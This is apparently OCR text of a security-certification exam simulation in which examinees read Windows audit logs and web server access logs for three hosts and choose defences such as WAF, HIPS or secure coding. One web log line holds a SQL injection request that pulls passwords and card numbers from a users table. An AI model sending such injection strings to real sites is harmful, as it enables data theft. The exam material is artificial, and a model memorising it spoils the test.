
Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4738	User Account Management
Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4732	Security Group Management
Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4738	User Account Management
Audit Success	3/20/2016 16:40:43 AM	Microsoft Windows security auditing.	4732	Security Group Management
Audit Success	3/20/2016 16:40:42 AM	Microsoft Windows security auditing.	4738	User Account Management
Audit Success	3/20/2016 16:40:41 AM	Microsoft Windows security auditing.	4722	User Account Management
Audit Success	3/20/2016 16:40:41 AM	Microsoft Windows security auditing.	4720	User Account Management
Audit Success	3/20/2016 16:40:40 AM	Microsoft Windows security auditing.	4728	Security Group Management
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4625	Logon
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4624	Logon
Audit Failure	3/20/2016 16:40:37 AM	Microsoft Windows security auditing.	4648	Logon
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	3/20/2016 16:40:36 AM	Microsoft Windows security auditing.	4672	Special Logon



Logs
Solutions
Accounting PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit



Logs
Solutions
Web Server
X
123.123.123.123 - - [02/Mar/2016:16:20:48 -0400] "GET /pics/wpaper.gif HTTP/1.0" 200 6248 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:48 -0400] "GET /contacts.html HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /asctortf/ HTTP/1.0" 200 8130 "http://search.company.com/Computers/Data_Formats/Document/Text/RTF" "Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:49 -0400] "GET /contacts.html HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /cgi-bin/newcount HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
ppp931.on.company.com - - [02/Mar/2016:16:20:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096 "http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"
151.44.15.252 - - [02/Mar/2016:16:20:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET http://www.comptia.com/asctortf/portal.php?ID=-1 UNION SELECT 1,pass,cc FROM users WHERE uname='test' HTTP/1.1
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET /internet/index.html HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm


Logs
Solutions
Web Server
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit


Logs
Solutions
Database
X
Audit Failure 2016/4/16 11:33 Microsoft Windows security auditing. 4625 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4648 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Failure 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon



Logs
Solutions
Database
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit




